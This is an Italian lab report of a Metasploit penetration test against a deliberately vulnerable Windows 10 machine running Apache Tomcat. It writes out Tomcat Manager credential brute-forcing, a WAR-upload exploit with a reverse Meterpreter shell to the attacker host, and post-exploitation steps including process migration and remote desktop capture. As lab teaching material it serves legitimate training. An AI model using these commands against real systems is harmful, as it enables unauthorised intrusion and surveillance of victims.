

# Exploit di Windows con Metasploit

Penetration test end-to-end del servizio Apache Tomcat

*Relazione di laboratorio*  
28 luglio 2026

## 1. Obiettivo dell'esercizio

Lo scopo del laboratorio è mettere in pratica un penetration test completo contro una macchina Windows di laboratorio, seguendo tutte le fasi che un tester professionista segue nella realtà. In particolare, la traccia chiede di:

- avviare i servizi vulnerabili sulla macchina Windows 10 target;
- eseguire una scansione delle vulnerabilità (basic scan) con Nessus;
- aprire una sessione con Metasploit sfruttando (exploiting) il servizio Apache Tomcat;
- una volta ottenuta una sessione Meterpreter, raccogliere alcune informazioni sul target: se è una macchina virtuale o fisica, le impostazioni di rete, la presenza di webcam attive e uno screenshot del desktop.

### Ambiente di laboratorio

Le due macchine si trovano sulla stessa rete /24. La macchina attaccante è Kali Linux, il bersaglio è una Windows 10 preparata come "Metasploitable" (deliberatamente vulnerabile).

| Parametro                  | Valore                            |
|----------------------------|-----------------------------------|
| IP Kali Linux (attaccante) | 192.168.200.100                   |
| IP Windows 10 (target)     | 192.168.200.200                   |
| Listen port del payload    | 7777                              |
| Servizio bersaglio         | Apache Tomcat 7.0.81 (porta 8080) |

#### Metodologia in breve

Un penetration test segue sempre un ordine preciso: prima si osserva (ricognizione), poi si analizza (scanning), quindi si attacca (exploitation)


e infine si raccolgono le prove del successo (post-exploitation). Ogni fase di questa relazione segue questo schema.

## 2. Fase 1 — Ricognizione (nmap)

Prima di attaccare bisogna sapere cosa gira sul bersaglio. Da Kali si usa nmap per identificare le porte aperte e la versione dei servizi. Il parametro `-sV` chiede a nmap di riconoscere la versione del software in ascolto.

```
nmap -sV -p8080  
192.168.200.200
```

Il risultato conferma che sulla porta 8080 è in ascolto un server web Apache Tomcat (Coyote JSP engine). È proprio il servizio che la traccia chiede di sfruttare.



```
$ nmap -sV -p top_port 192.168.200.200
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-28 16:12 -0400
Found no matches for the service mask 'top_port' and your specified protocols
QUITTING!

(kali@kali)-[~]
$ nmap -sV -p8080 192.168.200.200
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-28 16:12 -0400
Nmap scan report for 192.168.200.200
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 0A:CF:10:76:09:9B (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds

(kali@kali)-[~]
$
```

Figura 1 — nmap identifica Apache Tomcat sulla porta 8080 del target.

### Perché è importante il MAC address

Nell'output compare anche il MAC address del target (0A:CF:10:76:09:9B). Ce ne ricorderemo più avanti: ritrovarlo identico nella fase di post-exploitation conferma che stiamo lavorando davvero sulla macchina giusta.

Aprendo il servizio nel browser (<http://192.168.200.200:8080>) si conferma visivamente la versione esatta: Apache Tomcat 7.0.81.




Figura 2 — Pagina di benvenuto di Apache Tomcat 7.0.81 sul target.

### 3. Fase 2 — Vulnerability scanning (Nessus)

Nessus è uno scanner di vulnerabilità: interroga il bersaglio e produce un elenco di problemi di sicurezza noti, ordinati per gravità. Per l'esercizio si esegue una scansione di base (Basic Network Scan).

#### Passi eseguiti

1. Avviare Nessus e collegarsi all'interfaccia web (<https://localhost:8834>).
2. Creare una nuova scansione: New Scan → Basic Network Scan.
3. Nel campo Targets inserire l'IP del bersaglio: 192.168.200.200.
4. Avviare la scansione e attendere il completamento.

La scansione ha prodotto 44 vulnerabilità. La schermata seguente mostra una delle vulnerabilità critiche rilevate, con la relativa descrizione e il codice CVE.




Figura 3 — Report di Nessus: dettaglio di una vulnerabilità critica tra le 44 rilevate sul target.

#### Cosa serve davvero per l'attacco

Il report Nessus fotografa lo stato di sicurezza del target ed è un'evidenza importante. Per

l'esercizio,  
però, la  
strada scelta  
per ottenere  
l'accesso  
passa dal  
Tomcat  
Manager,  
l'applicazione  
di gestione di  
Tomcat  
protetta da  
username e  
password  
(spesso  
lasciati  
deboli o di  
default).

## 4. Fase 3 — Exploitation con Metasploit

L'idea dell'attacco è semplice: Tomcat permette di caricare applicazioni web (file .war) tramite il Manager. Se conosciamo le credenziali del Manager, possiamo caricare un'applicazione malevola che, una volta eseguita, ci restituisce il controllo della macchina. Metasploit automatizza tutto questo.

### 4.1 — Trovare le credenziali del Manager

Il modulo `tomcat_mgr_login` prova molte coppie utente/password comuni finché ne trova una valida:

```
msfconsole -q
use
auxiliary/scanner/http/tomcat_mgr_login
set RHOSTS 192.168.200.200
set RPORT 8080
run
```

### 4.2 — Caricare il payload e aprire la sessione

Trovate le credenziali, si usa il modulo di upload. Il payload scelto è un Meterpreter Java (Tomcat gira su Java) che si ricollega a Kali. Nota il LPORT 7777: è la porta di ascolto richiesta dalla traccia.

```
use
exploit/multi/http/tomcat_mgr_upload
set RHOSTS 192.168.200.200
set RPORT 8080
set HttpUsername <utente_trovato>
set HttpPassword <password_trovata>
set payload
java/meterpreter/reverse_tcp
set LHOST 192.168.200.100
set LPORT 7777
run
```

Metasploit carica l'applicazione, la esegue e apre la sessione Meterpreter. Con `sysinfo` e `getuid` si verifica di essere sul target.






Figura 4 — Sessione Meterpreter aperta con successo. sysinfo mostra il target (Windows, Meterpreter java/windows) e getuid l'account di servizio.

### Un dettaglio importante: siamo SYSTEM

getuid restituisce DESKTOP-9K104BT\$ (l'account macchina). Questo significa che Tomcat gira con i privilegi più alti del sistema: non servirà nessuna escalation dei privilegi. È un punto che vale la pena evidenziare in un report

reale,  
perché  
indica un  
impatto  
molto  
grave.

## 5. Fase 4 — Post-exploitation e raccolta evidenze

La sessione ottenuta è di tipo Java. Alcuni comandi Windows richiesti dalla traccia (come il controllo della virtualizzazione o lo screenshot) funzionano meglio su una sessione Meterpreter nativa. Per questo si effettua un upgrade della sessione:

```
background  
sessions -  
u 1  
sessions -  
i 2
```

Il comando `sessions -u 1` crea automaticamente una nuova sessione nativa Windows (session 2), nella quale entriamo con `sessions -i 2`. Da qui raccogliamo le quattro evidenze richieste.

### Evidenza 1 — Macchina virtuale o fisica

Il modulo `checkvm` verifica se il sistema è virtualizzato:

```
run  
post/windows/gather/checkvm
```

**Risultato:** il target è una macchina virtuale **Qemu/KVM** (coerente con l'ambiente UTM/QEMU su cui gira il laboratorio).

### Evidenza 2 — Impostazioni di rete

Il comando `ipconfig` elenca le interfacce di rete del target. Quella reale è il Red Hat VirtIO Ethernet Adapter:

```
ipconfig
```

- Indirizzo IPv4: 192.168.200.200
- Maschera di rete: 255.255.255.0 (una rete /24)
- MAC address: 0a:cf:10:76:09:9b — identico a quello visto con `nmap`, a conferma che siamo sulla macchina corretta




Figura 5 — Output di checkvm ("This is a Qemu/KVM Virtual Machine") e di ipconfig con i dati di rete del target.

### Evidenza 3 — Webcam attiva

Il comando webcam\_list elenca le webcam disponibili sul target:

```
webcam_list
```

**Risultato:** "No webcams were found" — il target non ha webcam a disposizione. Anche l'assenza è un'evidenza valida da riportare.

### Evidenza 4 — Screenshot del desktop

Al primo tentativo il comando screenshot fallisce con un errore: la sessione è agganciata a un processo di servizio (Tomcat, in sessione 0) che non "vede" il desktop dell'utente. Serve quindi migrare in un processo che gira nella sessione desktop dell'utente loggato.

```
IPv6 Address : fd8f:b2ce:f5d0:dab6:20fa:70c1:1527:cd8d
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::b997:4e98:afb:94e0
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > webcam_list
[-] No webcams were found
meterpreter > screenshot
[-] Error running command screenshot: Rex::RuntimeError Current session was spawned by a session that is not available to screenshot.
meterpreter >
```

Figura 6 — `webcam_list` non trova webcam; `screenshot` fallisce perché la sessione non è agganciata al desktop interattivo.

Con `ps` si elencano i processi. Si cerca un processo in Session 1 con un utente reale: `explorer.exe` (PID 2312, utente `DESKTOP-9K104BT\user`) è il candidato ideale.




Figura 7 — Elenco processi (`ps`): `explorer.exe` (PID 2312) gira nella sessione desktop 1 dell'utente.

Si migra nel processo e si ripete la cattura:

```
migrate
2312
screenshot
```

Questa volta la migrazione va a buon fine e lo screenshot viene salvato su Kali (/home/kali/tiZGLBqM.jpeg). L'immagine mostra il desktop del target con Chrome aperto sulla pagina di Tomcat.




Figura 8 — Screenshot del desktop del target catturato da remoto, aperto su Kali.

## 6. Riepilogo ed esito

Tutte le fasi dell'esercizio sono state completate con successo. Di seguito il quadro sintetico delle evidenze raccolte.

| Richiesta                   | Risultato                                      | Esito |
|-----------------------------|------------------------------------------------|-------|
| Servizio bersaglio avviato  | Apache Tomcat 7.0.81 su porta 8080             | OK    |
| Vulnerability scan (Nessus) | Basic scan: 44 vulnerabilità rilevate          | OK    |
| Sessione con Metasploit     | Meterpreter via tomcat_mgr_upload (LPORT 7777) | OK    |
| VM o macchina fisica        | Macchina virtuale Qemu/KVM                     | OK    |
| Impostazioni di rete        | 192.168.200.200/24, adapter VirtIO             | OK    |
| Webcam attive               | Nessuna webcam presente                        | OK    |
| Screenshot del desktop      | Catturato (tIZGLBqM.jpeg)                      | OK    |

## Conclusioni

L'esercizio mostra come una singola configurazione debole — le credenziali del Tomcat Manager — permetta a un attaccante di ottenere il controllo completo del sistema, per giunta con i privilegi massimi (SYSTEM). In un contesto reale, le contromisure principali sarebbero: rimuovere o proteggere con credenziali robuste l'applicazione Manager, non esporre Tomcat su reti non fidate, mantenere il software aggiornato e applicare le patch indicate dal report Nessus.